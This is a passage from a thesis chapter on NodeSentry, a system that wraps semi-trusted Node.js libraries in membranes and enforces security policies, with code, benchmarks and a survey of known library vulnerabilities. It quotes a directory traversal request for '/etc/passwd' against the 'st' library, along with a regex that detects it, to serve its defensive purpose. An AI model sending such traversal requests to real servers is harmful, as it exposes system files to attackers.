Figure 4.2 shows a bird's eye view of the library used by the `npm-www` JavaScript package maintainer. One of the single nodes of this package tree, is the sub library `st` (the fourth node from the left) which is developed specifically to manage static file hosting for the back-end of the web site.[3] As you can see, the `st` library further relies on access to the `http` and `url` package to process URLs and on the `fs` package to access the file system.

The quote below from a blog post of a Node.js developer clearly explains the sharing principles of the Node.js ecosystem[4]:

> I'm working on my own project, and was looking for a good static serving

[3] `http://blog.npmjs.org/post/80277229932/newly-paranoid-maintainers`
[4] `https://github.com/isaacs/st/issues/3`

> library. I found the best one, but sadly it was melded tightly to the npm-www project… glad to see it extracted and modularized!

Unfortunately, the resulting `st` turned out to be vulnerable to a directory traversal bug[5] which allowed it to serve almost all files on the server, and thus leading to a potential massive compromise of all activities.

How can one check libraries for potential vulnerabilities? Server-side JavaScript code is not subject to changes as client-side code, so one may hope that static analysis might work. Unfortunately, the dynamic functionality and the usage of exceptions alone make static analysis of JavaScript packages notoriously far from trivial: only a handful of frameworks for static analysis can deal with exceptions and dynamic calls [70, 66]. Further, the large quantity of libraries to be considered and modeled (see e.g., Figure 4.2) is another major hurdle. For example JAM requires modeling such dependencies in Prolog [65]. Run-time monitoring seems the only alternative *if* it can scale up to hundreds or thousands of concurrent requests. For client-side JavaScript, for *one* client, an effective implementation like ConScript [114] already tallies a minimum 25% up to 300% overhead.

4.2 Threat Model

For this part of the thesis, we assume that libraries are actually downloaded, installed and executed on the server with server privileges, which we assume is common and standard practice in Node.js development.

Hence, we assume *non-malicious libraries, although potentially vulnerable and exploitable (semi-trusted)*, as for example the `st` library. They might end up using malicious objects or doing something they were not intended to do.

The purpose of our security solution is to shield the potential untrusted libraries from *some* of the other libraries loaded in the package which may offer a functionality that we need. For example we may want to filter access by the semi-trusted library to the trusted library offering access to the file system.

We consider outright malicious libraries out of scope from our threat model, albeit one could use NodeSentry equally well to fully isolate a malicious library. We believe that the effort to write the policies for *all* other possible libraries to be isolated from the malicious one by far outweigh the effort of writing the alleged benign functionality of the malicious library from scratch.

[5] `https://nodesecurity.io/advisories/st_directory_traversal & http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3744`

Since NodeSentry has a programmatic policy, and that policy code can effectively modify how the enforcement mechanism functions, it could be possible to introduce new vulnerabilities into the system via a badly written policy, e.g., if the policy code interacts with clients' requests. However, we consider the production of safe and secure policy code an interesting but orthogonal — and thus out-of-scope — issue, for which care must be taken by the policy writer to prevent mistakes/misuse. In Section 4.5.3, we discuss future work in this respect.

4.3 NodeSentry

The key idea of our proposal is to use a variant of an inline reference monitor [147, 59] as modified for the Security-by-Contract approach for Java and .NET [54] in order to make it more flexible. We do not directly embed the monitor into the code, as suggested by most approaches for inline reference monitors, but inline only the hooks in a few key places, while the monitor itself is an external component. In our case this has the added advantage of potentially improving performance (a key requirement for server-side code) as the monitor can now run in a separate thread and threads which do not call security relevant actions are unaffected.

Further, and maybe most importantly, we do not limit ourselves to purely raising security exceptions and stopping the execution but support policies that specify how to "fix" the execution [56, 26, 48, 105]. This is another essential requirement for server side applications which must keep going.

4.3.1 Membranes

In order to maintain control over all references acquired by the library, e.g., via recursive calls to `require`, NodeSentry applies the *membrane* pattern, originally proposed by Miller [116, §9] and further refined in [162]. The goal of a membrane is to fully isolate two object graphs [116, 162]. This is particularly important for dynamic languages in which object pointers may be passed along and an object may not be aware of who still has access to its internal components. The membrane also allows to intervene whenever code tries to cross the boundary between object graphs.

Intuitively, a membrane creates a shadow object that is a "clone" of the target object that it wishes to protect. Only the references to the shadow object are passed further to callers. Any access to the shadowed object is then intercepted and either served directly or eventually reflected on the target object through handlers. In this way, when a membrane revokes a reference, essentially by destroying the shadow

object [162], it instantly achieves the goal of transitively revoking all references as advocated by Miller [116].

4.3.2 Policies

The NodeSentry-handler intercepts the object references received by the semi-trusted library and can check them for compliance with the policy. Our policy decision point can be seen as a simple automaton: if the handler receives a request for an action and can make the transition then the object proxied by the membrane is called and the (proxied) result is returned; if the automaton couldn't make a transition on the input (i.e., the policy is violated), then a security countermeasure can be implemented by NodeSentry or, in the worst case scenario, a security exception will be automatically raised.

We have identified *two* possible policy decision points where the policy hooks can be inserted, that correspond with two distinct types of policies: on the *public interface of the library itself* with the outer world, on the *public interface of any depending library* (both built-in, core libraries and other third-party libraries), or in both places. The choice of the location determines two type of policies:

(1) **upper-bound policies** are set on each member of the public interface of a library itself with the outer world. Those interfaces are used by the rest of the application to interact with it. It is the ideal location to do all kinds of security checks when specific library functionality is executed, or right after the library returns control.

For example, these checks can be used (i) to implement web application firewalls and prevent malformed or maliciously crafted URLs from entering the library or (ii) to add extra security headers to the server response towards a client. Another example of a useful policy would be to block specific clients from accessing specific files via the web server.

(2) **lower-bound policies** can be installed on the public interface of any depending library, both built-in core libraries (e.g., `fs`) or any other third-party library.

Such a policy could be used to enforce e.g., an application-wide *chroot jail* or to allow fine-grained access control such as restricting reading to several files or preventing all write actions to the file system.

Figure 4.3 depicts interactions with these two types of policies with the red arrows and highlights the isolated context or membrane with a grey box. The amount of available policy points is thus a trade-off between performance (less points mean less checks) and security (more points mean a more fine-grained policy).

A developer wishing to use NodeSentry only needs to replace the `require` call to




Figure 4.3: NodeSentry allows policies to be installed both on the public interface of the secure library (*Upper-Bound policies*) and on the public interface of any depending library (*Lower-Bound policies*).

the semi-trusted library with a `safe_require`. This approach makes it possible to implement a number of security checks used for web-hardening, e.g., enabling the HTTP Strict-Transport-Security header [81], set the Secure and/or Http-Only Cookies flags [16] or configure a Content Security Policy (CSP) [150], in quite a modular way without affecting the work of rank-and-file JavaScript developers. This is described in Section 4.6 where we illustrate policy examples in more detail.

4.4 Usage Model

We first describe the usage model [97] of NodeSentry for a fictive developer, such as the one whose blog entry cited earlier, that has chosen to use the `st` library into her application to serve files to clients. In Section 4.4.1 we give an overview of the different steps of NodeSentry while it enforces a policy to secure the library.

The `st` library version < 0.2.5 has a potential directory traversal issue because it did not correctly check the file path for potential directory traversal. The snippet below shows a simplified version of the code:

```
// simplified code snippet from the ''st'' library
// the function transforms the given url into
//a path on the local system
Mount.prototype.getPath = function (u) {
    u = path.normalize(url.parse(u).pathname
    .replace(/^[\/\\]?/, "/"))
    .replace(/\\/g, "/")
    // ...
};
```

By itself, this may *not* be a vulnerability: if a library manages files, it should provide a file from any point of the file system, possibly also using '`..`' sub strings, as far as this is a correct string for directory. However, when used to provide files to clients of a web server based on URLs, the code snippet below becomes a serious security vulnerability.

An attacker could expose unintended files by sending, e.g., an HTTP request for `/%2e%2e/%2e%2e/etc/passwd` towards a server using the `st` library to serve files.

It is of course possible to modify the original code, within the `st` library's source code, to fix the bug but this patch would be lost when a new update to `st` is done by the original developers of the library. Getting involved in the community maintenance of the library so that the fix is inserted into the main branch may be too time demanding, or the developer may just not be sufficiently skilled to get it fixed without breaking other dependent libraries, or just have other priorities altogether.

The developer could instead merge the "fix" into the main code trunk but this "fix" might also be an actual "bug" for other developers that want to use the `st` library for other purposes.

In all these scenarios, the application of NodeSentry is the envisaged solution. The `st` library is considered semi-trusted and a number of default web-hardening policies are available in the NodeSentry policy toolkit. In the evaluation in Section 4.6.2, we go into more detail on secure deployment and how useful and practical NodeSentry is to fix real-life security issues.

The only adjustment is to load NodeSentry and to make sure that `st` is safely required so that the policy, given as a parameter object, becomes active.

```
require("nodesentry");
var http = require("http");
var st= safe_require("st", /* policy object */);
var handler = st(process.cwd());
http.createServer(handler).listen(1337);
```

The code snippet is an example of an upper-bound policy decision point, as shown in Figure 4.3. After loading NodeSentry, policies can be (recursively) enforced on libraries by loading them via the newly introduced `safe_require` function. In our running example, when the policy for the requested URL detects malicious characters, it returns a pointer to a different page that could show a warning message. This additional functionality (a feature we call *policy execution correction*) is a clear differentiator from traditional run-time enforcement monitors, which would just raise a security exception and block the program execution.

```
// example of a policy on a property lookup
if (method === "IncomingMessage.url") {
    var regex = new RegExp(/%2e/ig);

    if (regex.test(origValue))
        return "/your\_attack\_is\_detected.html";
    else
        return origValue;
}
```

If this policy would be activated, all URLs passed to `st` would be correctly filtered. The policy states that if a library wants to access the URL of the incoming HTTP request (via the method `IncomingMessage.url`), we first test it on the presence of an encoded dot character. If so, we return a different URL that points to a self-crafted HTML page. In both a benign or malicious situation, a call to `IncomingMessage.url` would return a URL string and doesn't break the original contract of the API.




Figure 4.4: Interaction diagram of the running example from Section 4.4. The membrane is shown as the red dashed line. The interception of the API call `IncomingMessage.url` to read the requested URL, is shown as a lightning strike.

4.4.1 Interactions Exemplified

Figure 4.4 shows the interaction diagram of the running example from Section 4.4. The main method (see Figure 2.5) handles an incoming request over to the `st` library. Next, the library needs to parse the requested URL in order to serve the corresponding file from the file system. The call for `IncomingMessage.url` crosses the membrane and gets forwarded to the policy object for evaluation. Figure 4.4 assumes an active policy as used in the first example of Section 4.5.3. During the evaluation, the policy will check the requested URL and makes sure that it returns a safe URL, as defined in Section 4.4, to the `st` library. Finally, the library continues its normal behavior: reading the requested file (or a safe alternative) from the file system and sending back the response to the main method.

4.5 Implementation

This section reports on our development of a mature prototype that works with a standard installation of Node.js.

The crux of our implementation relies on the membrane pattern. We wrap a library's public API with a membrane to get full mediation: i.e., to be sure that each time an API is accessed, our enforcement mechanism is invoked in a secure and transparent manner. We detail on this in the first subsection.

In the second subsection, we discuss how we coped with the problem of safely requiring libraries. NodeSentry needs to know which libraries are recursively loaded. therefore we designed a custom module loader, relying for a part on the original module loader and allowing to specify a custom `require` wrapper function.

In the third subsection, we go into detail on how to exactly write policies and how these policy objects interact with a membrane. In NodeSentry, policies are written as objects that define the custom behavior of fundamental operations on objects.

4.5.1 Membranes

NodeSentry works with the latest Node.js versions and relies on the upcoming ES Harmony JavaScript standard. Membranes require this standard, in order to implement fully transparent wrappers, and also build on WeakMaps, to preserve object identity between the shadow object and the real object (1) across the membrane and (2) on either side of the membrane.

We rely on the ES Harmony reflection module shim by Van Cutsem[6] and its implementation of a generic membrane abstraction, which is used as a building block of our implementation and is available via the `membrane` library, as shown in the code snippets below. The current prototype of NodeSentry runs seamlessly on a standard Node.js v0.10 or higher.

Below we show an example of a custom `require_log` wrapper function that logs to the console which libraries are loaded and relies on another `require` function (i.e., the default, built-in function) to effectively load a library into memory.

```
1 function requireWrapper (require) {
2     return function require_log (path) {
3         console.log("require('" + path + "')");
```

[6] https://github.com/tvcutsem/harmony-reflect

```
4         return require(path);
5     }
6 };
```

The result of the `require(path)` call on line 4 is a JavaScript object `ifaceObj` with properties representing the application interface of the library.

We rely on a generic implementation, available via the `membrane` library, to wrap a membrane around a given `ifaceObj` with the given handler code in `policyObj`.

```
1 function newMembrane (ifaceObj, policyObj) {
2     return require("membrane")
3             .makeGenericMembrane(ifaceObj, policyObj)
4             .target;
5 }
```

4.5.2 Safely Requiring Libraries

While loading a library with `safe_require`, the original `require` function is replaced with one that wraps the public interface object with a membrane and a given (upper-bound) policy.

Our first stepping stone is to introduce the `safe_require` function. Its main goal is to virtualize the `require` function so that any additional library that will be loaded as a dependency, can be intercepted.

At the heart of the `safe_require` function is the `loadLib` function (line 3) that initializes a new module environment and loads it with a custom `membranedRequire` function. This function will make sure that every call for a dependent library will be intercepted and that the library itself is properly wrapped, even in a recursive way. This extra indirection in the library loading process allows us to enforce lower-bound policies on the public interface of any depending library. We elaborate more on this in a later paragraph.

Finally, the API object (`exports`) gets wrapped in a new membrane, based on a given `policy`, as shown on line 12. This line in particular makes it possible to enforce upper-bound policies on the public interface of the library.

```
function safe_require (libName, policyObj) {

    function loadLib () {
        var mod = new Module(libName);
        // enforce lower—bound policies
        mod.require = membranedRequire(policyObj);

        return mod.loadLibrary();
    };

    // enforce upper—bound policies
    return newMembrane(loadLib().exports, policyObj);
}
```

This whole operation does not normally cost any additional overhead since it is only done at system start-up and is therefore completely immaterial during server operations. If `require` is called dynamically we can still catch it. Either way, each time the function is called we can now test whether a library we want to protect has been invoked.

```
function membranedRequire (policyObj) {
    return function (libName) {
        var libexports;

        // [...] load the requested library
        // and assign to libExports

        if (lowerBoundPolicyNeeds(libName)) {
            // enforce lower—bound policies
            return newMembrane(libExports, policyObj);
        } else {
            // enforce no policy
            return libExports;
        }
```

```
15      }
16  }
```

Lower-bound policies are enforced by overwriting the `require` function with custom code. By controlling the loading context of a library and providing it with our own `require` function, we can intercept all its calls and those from any depending library. At interception time, if the library has been identified as needing control from a lower-bound policy, we wrap the public interface object of that depending library with a membrane (see line 10 in snippet above). If decided so, all interactions between the library and its depending library are effectively subject to the lower-bound policy. If not, the original interface objects get returned (see line 13).

4.5.3 Policy Objects

In NodeSentry, a `policyObj` is a regular JavaScript object that holds code that represents a security policy. As shown in the previous Section, that code is used in a wrapper around the original Node.js API calls. This wrapper basically hijacks the original call just like an advice function in aspect-oriented programming. This way, we allow custom code execution before and after the original call execution. The `policyObj` keeps track of which code to execute before/after which Node.js API call.

We have designed a simple domain-specific language (DSL), based on method chaining, that encodes this behavior and that allows policy writers to express a policy in JavaScript.

The policy objects are written in terms of traps (i.e., methods that define custom behavior for fundamental object operations like e.g., property lookup and function invocation) on a `Policy` object. Currently NodeSentry support policies that can modify return properties of objects (encoded as `on`), and policies that can execute custom functions before or right after an actual API call before it returns to the actual call site (encoded via the methods `before`, `after`). A custom function that is executed before an actual API call can alter the actual arguments and decide if the actual API should be called. It can also execute any other function via the `do` construct. A custom function that is executed right after an actual API call, can modify the return value and decide to call any other function right before returning to the call site of the original API call. The DSL also allows to specify policy conditions, via the `if` construct.

The examples in the current and the next section show policies written in this DSL.

Example policy for the `st` example

```
let returnErrorPage = () => {
  return "/your\_attack\_is\_detected.html";
};
let invalidURL = (incomingMsg, url) => {
  return (/%2e/ig.test(url) === true);
};

let policy = new Policy("st example")
  .on("IncomingMessage.url")
  .do(returnErrorPage)
  .if(invalidURL)
  .build();
```

Example policy enabling HSTS

As a simple example for the potential of NodeSentry we describe how we implemented the checks behind the `helmet` library, a middleware used for web hardening and implementing various security headers for the popular `express` framework.[7] For a more in-depth discussion of the different types of policies, we refer to Section 4.6.2.

It is used to, e.g., enable the HTTP Strict Transport Security (HSTS) protocol [81] in an `express`-based web application by requiring each application to actually use the library when crafting HTTP requests. The HSTS protocol is used to protect websites against protocol downgrade attacks .

The snippet below shows a NodeSentry policy that adds the HSTS header before continuing with sending the outgoing server response, via a call to `ServerResponse.writeHead`, effectively mimicking the behavior of the original `helmet.hsts()` call.

[7] https://github.com/evilpacket/helmet

```
let addHSTSHeader = (response) => {
  let h = "Strict-Transport-Security";
  let v = "max-age=3600; includeSubDomains";

  return response.setHeader(h, v);
};

let policy = new Policy("HSTS Example")
  .before("ServerResponse.writeHead")
  .do(addHSTSHeader)
  .build();
```

The developer does not need to modify the original application code to exhibit this behavior. They only need to `safe_require` the library whose HTTPS calls they want to restrict. This can be done once and for all at the beginning of the library itself, as customary in many Node.js packages.

In the code snippet below, we initialize an HTTPS server by loading the `https` library with our example policy. The server needs access to an archive file for its key and certificate, and sends back a static message when contacted on port 7777.

```
const https = safe_require("https", policy);
const fs = require("fs");
const options = { pfx: fs.readFileSync("server.pfx") };

https.createServer(options, (request, response) => {
  response.writeHead(200, {"Content-Type": "text/plain"});
  response.end("Welcome on this web site");
}).listen(7777);
```

Below are the HTTP response headers from a request made to `https://localhost:7777/`, clearly showing the `Strict-Transport-Security` field.

```
HTTP/1.1 200 OK
Content-Type: text/plain
Strict-Transport-Security: max-age=3600; includeSubdomains
Date: Sun, 04 Dec 2016 13:50:02 GMT
Connection: keep-alive
```

Example policy preventing write access to the file system

A next example shows a possible policy to prevent a library from writing to the file system without raising an error or an exception. Whenever a possible write operation via the `fs` library gets called, the policy will silently `return` from the execution. The policy uses the `on` construct so that the real method call never gets executed, and thus effectively prevent writing to the file system.

It is possible to change this behavior by e.g., throwing an exception or *chrooting* to a specific directory. A possible policy that wants to prevent a library from writing to the file system must cover all available write operations of the `fs` library, and therefore requires in-depth knowledge of the internals of the built-in libraries.

```
//do not forward the call to the original API method
let doNothing = () => { return; }
let policy = new Policy("no writing to file system allowed")
  .on("fs.writeFile")
  .on("fs.write")
  .on("fs.writeFileSync")
  .on("fs.writeSync")
  .on("fs.appendFile")
  .on("fs.appendFileSync")
  .do(doNothing)
  .build();
```

Although our API is fairly simple and doesn't protect against unsafe or insecure policy code, we do provide some form of containment, as defined by Keil and Thiemann [93]. NodeSentry makes sure that the evaluation of a policy takes place in a sandbox so that it can not write to other variables outside of the policy scope. Different than in the work of Keil and Thiemann [93, §3.6], we rely on the built-in `vm` module of Node.js. As mentioned in Section 4.2, we do not explicitly protect against introducing new vulnerabilities via badly written policy code.

4.6 Evaluation

Our evaluation section details on an evaluation of both the raw performance cost and the security. Performance is king for server-side JavaScript and the main goal of our benchmark experiment is to verify the impact of introducing NodeSentry in an existing software stack. We also evaluate secure deployment in terms of both effectiveness and ease of use. We show how NodeSentry can be used to secure real-world, existing vulnerable libraries, as mentioned in our threat model, and we try to give an indication how hard it is to weave the NodeSentry API within an existing code base.

4.6.1 Performance

Our benchmark experiment aims to verify the impact of introducing NodeSentry on the two major performance drivers. We define performance as *throughput*, i.e., the number of tasks or total requests handled by our server, or as *capacity*, i.e., the total number of concurrent users/requests handled by our server. These are standard measures for high performance concurrent servers [71, 80].

In order to streamline the benchmark and eliminate all possible confounding factors, we have written a stripped file hosting server that uses the `st` library to serve files. The *entire* code of the server, besides the libraries `http` and `st`, is shown in Figure 4.5. The only conditional instruction present in the code makes it possible for us to run the benchmark test suite at first for pure Node.js and then compare it with Node.js with NodeSentry enabled (with no specified policy).

Each experiment (for plain Node.js and for Node.js with NodeSentry enabled) consists of multiple runs. Each run measures the ability of the web server to *concurrently serve files to N clients*, for an increasingly large N, as illustrated in Figure 4.6. Each client continuously sends requests for files to the server throughout the duration of each experiment. At first only few clients are present (warm-up phase), after few seconds the number of clients step up and quickly reaches the total number N (ramp-up

```
// toggle between plain Node.js and NodeSentry
var enable_nodesentry = true;

var http = require("http");
var st;

if (enable_nodesentry) {
  require("nodesentry");
  st = safe_require("st", null);
} else {
  st = require("st");
}

// actual benchmark application
var handler = st(process.cwd());
http.createServer(handler).listen(1337);
```

Figure 4.5: Our streamlined benchmark application implements a bare static file hosting server, by relying on the popular `st` and the built-in `http` libraries.




Figure 4.6: In our experimental set-up, the load profile of the experiment varies between a minimum (the warm-up phase) and a maximum (the peak phase) of concurrent users. This is repeated for $N = 1..1000$ concurrent users sending requests to our server.

phase). The number of clients then remains constant until the end of the experiment (peak phase) with N clients continuously sending concurrent requests for files.

The experimental setup consists of two identical machines[8] interconnected in a switched gigabit Ethernet network. One machine is responsible for generating HTTP requests by spawning multiple threads, representing individual users. The second machine runs Node.js v0.10.28 and acts as the server. The load generating machine relies on a highly scalable benchmarking framework developed by Heyman et al. [80].

The results of the experiment are summarized in Figure 4.7. The top graphic reports the throughput: how many requests the system is able to concurrently serve as the number of clients increases. This value is represented on the y-axis while the number of clients is represented on the x-axis. The diagonal black line plots the theoretical maximum: all requests by all clients are served in the given time horizon. Each square represent the summary of the performance of pure Node.js for the corresponding number of clients. The circles denote the performance of NodeSentry for the same number of clients. The solid lines shows the interpolation curve with the *glm* method in R with a polynomial of grade 2. The gray shaded area represent the 95%-confidence interval computed by the function.

The bottom graphic reports the *capacity*: the number of concurrent requests handled at each time instance. The coding of lines and data follows the same criteria as for throughput: the squares represents Node.js data points and interpolated values whereas the circles represent the data points for NodeSentry.

For the first 200-250 all systems are able to serve requests at essentially the theoretical maximum capacity of the local benchmarking system. The system can comfortably host the intended amount of threads/concurrent users without slowdown. The results in Figure 4.7 indicate that NodeSentry's loss in capacity starts from around 200-250 concurrent users whereas the capacity of a plain Node.js instance starts to degrade at around 500 concurrent users.

NodeSentry gradually loses capacity until it stabilizes at approximately 40% loss over the plain Node.js capacity and then moves synchronous with NodeSentry after 500 users. It starts gaining again after approximately 800-900 users and reduces the gap to 10%. Therefore, we can conclude that after 500 the losses of capacity are no longer due to NodeSentry but are directly consequence of the loss of capacity of Node.js. The sprint-up at 1000 clients can be easily explained: the main Node.js system is strained to keep up with performance, it has lost already 40% of its capacity over the theoretical maximum. In such stressful conditions, the additional constraints posed by NodeSentry's policy monitor are a drop in the sea.

We do not report data beyond 1000 users (albeit we tested it) because the behavior of *plain* Node.js started to exhibit significant jitters. It showed that largely beyond 1000 the actual capacity of our system set-up was dominated by other factors (e.g., OS process swaps, network processes, caches). Setting up a benchmarking system that

[8]Each machine has 32 Intel© Xeon™ CPUs ES-2650 and 64GB RAM, running Ubuntu 12.04.4 LTS.




Figure 4.7: The solid black line is the theoretical performance of concurrent requests served in the fixed time horizon. The circles represent the actual performance of plain Node.js with NodeSentry; the squares the performance of pure Node.js. Up to 200 clients the performance is optimal. Between 500-1000 we have a slight drop that is anyhow below 50% of the theoretical maximum.

can smoothly process 10.000 users and beyond is an interesting direction for future work.

We have also measured the impact on the capacity of a server between using only one policy hook (`fs` inside the membrane) and two policy hooks (`fs` outside the membrane). The results shown in Figure 4.8 indicate that there is no significant loss of capacity by bounding the semi-trusted library at the different policy points and thus tightening the policy rules.




Figure 4.8: Tightening security by adding both an upper-bound policy and a lower-bound policy does not affect capacity, as demonstrated with the comparison of `fs` inside or outside the `st` membrane (see Fig. 3).

Discussion

At first, we stress again that *up to 200 clients there is no difference in performance*, which brings us almost at the same level of performance for an industrial security events monitoring system, suitable for deployment at a small business [92]. This strikingly compares with traditional approaches for JavaScript client-side security in which even for *one* client there can be a performance penalty up to 300%.

For a larger number of clients there is a trade-off between performance and security. Such trade-off is still limited (less than 50% overhead) and decreases when other conditions stretch the performance of the system. Just as in normal program code, developers must take care to write efficient policy code. However, since policy code is written in plain JavaScript, it can benefit from efficiency measures in the underlying JavaScript engine, like e.g., a JIT compiler. Further, we believe that there are at least three ways to optimize the performance. The overhead is mostly due to the peculiarities of membranes: the overhead cost of the actual invariant enforcement

mechanism, e.g., its use of a *shadow object*, the run-time post-condition assertions of the trap functions of the membrane handler, and the reliance on a self-hosted implementation of *Direct Proxies* in JavaScript [162, §5&6]. These would require a significant engineering effort that would not be justified for a research implementation.

4.6.2 Secure Deployment

Securely deploying an existing Node.js application with NodeSentry is as simple as installing and loading the NodeSentry library, as clarified in Section 4.4. We have illustrated a comprehensive example in Section 4.5.

Another aspect of secure deployment is the effectiveness of our security framework. As this is hard to quantify, we try to make a strong case by systematically showing how NodeSentry subsumes web application firewall types of policies, general security policies (e.g., known within the system security community) and how it serves as an enhanced patching mechanism for existing, vulnerable libraries. We analyzed all reported vulnerabilities of the Node Security Project[9], a community initiative raising awareness about security-related problems within the Node.js ecosystem. The project maintains a list of advisories of all known, reported vulnerabilities of Node.js libraries.[10]

We identified five separate categories, based on the type of policy required to fix the vulnerability. In defining the policies, we have tried to be as modular as possible: real system security policies are best given as collections of simpler policies, a single large monolithic policy being difficult to comprehend. The system's security policy is then the result of composing the simpler policies in the collection by taking their conjunction. This is particularly appropriate considering our scenario of filtering library actions.

If the library may not be trusted to provide access to the file system it may be enough to implement OWASP's check on file system management (e.g., escaping or file traversal). If a library is used for processing HTTP requests to a database, it could be controlled for URL sanitization. Each of those two libraries could then be wrapped by using only the relevant policy components and thus avoid paying an unnecessary performance price.

Although we have not crafted policies for each one individually, we systematically verified by hand the 73 entries of this list to check if the proposed patch (if any) could be transformed into a security policy for NodeSentry. The main results are summarized in Table 4.1.

[9] `https://nodesecurity.io`

[10] We manually verified the list of 73 reported cases, as it was on March 1st, 2016.

Table 4.1: Summary of the reported vulnerabilities of the Node Security Project and their corresponding type of policy. About 95% are in scope for NodeSentry.

Type of policy	# Libraries involved
(1) Input filtering	31 (42%)
(2) Output filtering	12 (16%)
(3) Additional logic	7 (10%)
(4) Denial-of-Service filtering	19 (26%)
(5) Out of scope	4 (5%)

The complete list of vulnerable libraries, with a short explanation of the vulnerability type and their corresponding vulnerability category, can be found in Table B.3 in Appendix B.

Vulnerability Categories

We have divided all 73 vulnerabilities into five separate categories, based on the type of policy that would fix their security issue. In the remainder of this Section, we give details for each category and give an example policy for an existing vulnerability.

The first category contains libraries for which a policy is based on filtering incoming data before passing it on to a library. The second category contains libraries for which policies filter outgoing data, i.e., data coming from a library, after it has been processed. The third category combines all libraries that have policies that extend some functionality of the library, because they must be able to rely on original functionality of the library. The fourth category are denial-of-service vulnerabilities that can not be handled correctly in all corner cases of their input. It is clear that a general policy implementation can only be coarse grained and only put some limit on the input. The fifth category contains libraries that have vulnerabilities that are too hard to fix with NodeSentry-style policies as they occur on a layer different than JavaScript (e.g., the vulnerability is located in a C library).

(1) Input Filtering All policies within this category are based on the idea that the vulnerable library never gets access to the malicious input as it gets filtered before it can be effectively used. The examples from Section 4.4 fall within the category of input filtering.

Another example of input filtering policies are the ones that filter incoming requests. The `tomato` library unintentionally exposed the admin API because it checked if the provided access key was *within* the configured access key, not equal to. A possible

policy for this vulnerability would implement a correct check and any unauthorized request would simply be filtered and left unanswered. The policy hooks in when the `tomato` library searches for the custom `access-key` HTTP header.

```
let checkForValidPassword = (request) => {
  var input_key = request.getHeader("access-key");
  var configFile = require("./config");
  if (configFile.master.api.access_key !== input_key) {
      throw new Error("unauthorized access");
  }
};

let searchForAccessKeyHeader = (request, getArgs) => {
  return (getArgs[0] === "access-key");
};

let policy = new Policy("tomato example")
  .on("IncomingMessage.get")
  .do(checkForValidPassword)
  .if(searchForAccessKeyHeader)
  .build();
